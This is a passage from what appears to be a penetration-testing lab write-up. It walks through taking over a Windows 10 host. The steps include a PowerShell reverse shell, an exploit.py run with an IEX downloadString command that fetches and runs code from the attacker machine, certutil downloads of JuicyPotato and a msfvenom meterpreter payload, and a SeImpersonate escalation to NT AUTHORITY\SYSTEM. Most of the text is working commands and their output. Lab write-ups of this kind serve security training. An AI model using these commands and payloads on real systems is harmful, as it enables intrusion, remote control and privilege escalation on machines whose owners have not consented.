        Write-Warning "Something went wrong! Check if the server is reachable and you are using
the correct port."
        Write-Error $_
    }
}
Invoke-PowerShellTcp -Reverse -IPAddress 192.168.234.128 -Port 443

┌─[user@parrot]─[/tmp]
└──╼ $
```

Trigger reverse shell

The code below will attempt to download the powershell script off the attacking machine. It will then execute the said script

```
┌─[user@parrot]─[/tmp]
└──╼ $python3 exploit.py -u admin@itsl.local -p mouseindeed -i http://mickey:9450 -c
powershell.exe -a "IEX(New-Object Net.WebClient).downloadString('http://192.168.234.128/Invoke-
PowerShellTcp.ps1')"
```

Reverse shell popped

Observe that I have access to the target system now

```
┌─[user@parrot]─[/tmp]
└──╼ $sudo rlwrap nc -nlvp 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
```

```
Ncat: Connection from 192.168.234.129.
Ncat: Connection from 192.168.234.129:49688.
Windows PowerShell running as user GOOFDUFF$ on GOOFDUFF
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>
```

Local privilege escalation

Current privileges

Upon checking the privileges of the service account, it is evident that apppool has impersonation rights, there are various potato exploits to be found for this feature

```
PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeShutdownPrivilege           Shut down the system                      Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled
PS C:\windows\system32\inetsrv>
```

Systeminfo

As it is a 64 bit system, exploits must be compiled for the right target architecture

```
Host Name:                 GOOFDUFF
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00331-20022-01289-AA860
Original Install Date:     9/14/2021, 2:58:00 PM
System Boot Time:          10/20/2021, 1:34:25 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 23 Model 8 Stepping 2 AuthenticAMD ~3200 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 11/12/2020
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     2,047 MB
Available Physical Memory: 1,427 MB
Virtual Memory: Max Size:  2,687 MB
Virtual Memory: Available: 1,938 MB
Virtual Memory: In Use:    749 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    ITSL
```

```
Logon Server:                 N/A
Hotfix(s):                    N/A
Network Card(s):              1 NIC(s) Installed.
                              [01]: Intel(R) PRO/1000 MT Network Connection
                                    Connection Name: Ethernet0
                                    DHCP Enabled:    Yes
                                    DHCP Server:     192.168.234.254
                                    IP address(es)
                                    [01]: 192.168.234.129
                                    [02]: fe80::bca9:c41d:2240:8880
Hyper-V Requirements:         A hypervisor has been detected. Features required for Hyper-V will
not be displayed.
```

JuicyPotato

Simply follow the walkthrough given below

```
https://medium.com/@kunalpatel920/cyberseclabs-weak-walkthrough-d66d2e47cd82
```

Downloading the necessary components

Using certutil.exe download the JuicyPotato.exe binary

```
cmd /c "certutil.exe -urlcache -f http://192.168.234.128/JuicyPotato.exe JuicyPotato.exe"
****  Online  ****
CertUtil: -URLCache command completed successfully.
ls


    Directory: C:\tmp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/20/2021   3:18 AM                test
-a----        10/20/2021   3:18 AM         347648 JuicyPotato.exe


./JuicyPotato.exe
JuicyPotato v0.1

Mandatory args:
-t createprocess call: <t> CreateProcessWithTokenW, <u> CreateProcessAsUser, <*> try both
-p <program>: program to launch
-l <port>: COM server listen port


Optional args:
-m <ip>: COM server listen address (default 127.0.0.1)
-a <argument>: command line argument to pass to program (default NULL)
-k <ip>: RPC server ip address (default 127.0.0.1)
-n <port>: RPC server listen port (default 135)
-c <{clsid}>: CLSID (default BITS:{4991d34b-80a1-4291-83b6-3328366b9097})
-z only test CLSID and print token's user
PS C:\tmp>
```

Get the 2 additional files needed to determine the clsid to be used for this juicy potato exploit

```
┌─[user@parrot]─[/tmp]
└──╼ $history|tail|grep wget|grep -v history
 2028  wget https://github.com/ohpe/juicy-potato/raw/master/Test/test_clsid.bat
 2029  wget https://github.com/ohpe/juicy-potato/raw/master/CLSID/Windows_10_Pro/CLSID.list
┌─[user@parrot]─[/tmp]
└──╼ $
```

Upload test_clsid.bat and clsid.list into target machine

```
ls
```

```
    Directory: C:\tmp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/20/2021   3:18 AM                test
-a----        10/20/2021   3:28 AM          33813 CLSID.list
-a----        10/20/2021   3:18 AM         347648 JuicyPotato.exe
-a----        10/20/2021   3:27 AM            285 test_clsid.bat


PS C:\tmp>
```

Getting CLSID

Execute test_clsid.bat

```
cmd.exe /c "test_clsid.bat"
```

Result.log

Notice the the CLSID corresponds to nt authority\system , upon successful execution of the juicy potato exploit, program will run as system

```
type result.log
{B31118B2-1F49-48E5-B6F5-BC21CAEC56FB};NT AUTHORITY\SYSTEM
```

LPE exploit

Payload creation

Do note that the created payload must match the targets architecture

```
┌─[user@parrot]─[/tmp]
└──╼ $msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.234.128 LPORT=21
EXITFUNC=thread -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 511 bytes
Final size of exe file: 7168 bytes
```

Download and execution

Using certutil, upload shell.exe to the target machine. Then based on the clsid results that are gained from the preceeding section, successful execution of juicypotato.exe will trigger shell.exe which will then ferry a connection back to the attacker machine. The attacker will then have system access to the target machine

> *JuicyPotato.exe -l {Any_Port} -p {Program_To_Execute} -t * -c {CLSID_Value}*

```
cmd /c "certutil.exe -urlcache -f http://192.168.234.128/shell.exe shell.exe"
****  Online  ****
CertUtil: -URLCache command completed successfully.
ls


    Directory: C:\tmp
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        10/20/2021   3:18 AM                test
-a----        10/20/2021   3:28 AM          33813 CLSID.list
-a----        10/20/2021   3:18 AM         347648 JuicyPotato.exe
-a----        10/20/2021   3:36 AM            196 result.log
-a----        10/20/2021   3:36 AM           7168 shell.exe
-a----        10/20/2021   3:27 AM            285 test_clsid.bat


PS C:\tmp>
```

System shell

Confirmed that I now have system access to the target machine

```
msf6 exploit(multi/handler) >
[*] Sending stage (200262 bytes) to 192.168.234.129
[*] Meterpreter session 1 opened (192.168.234.128:21 -> 192.168.234.129:50599) at 2021-10-20
03:43:35 +0800

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : GOOFDUFF
OS              : Windows 10 (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : ITSL
Logged On Users : 0
Meterpreter     : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```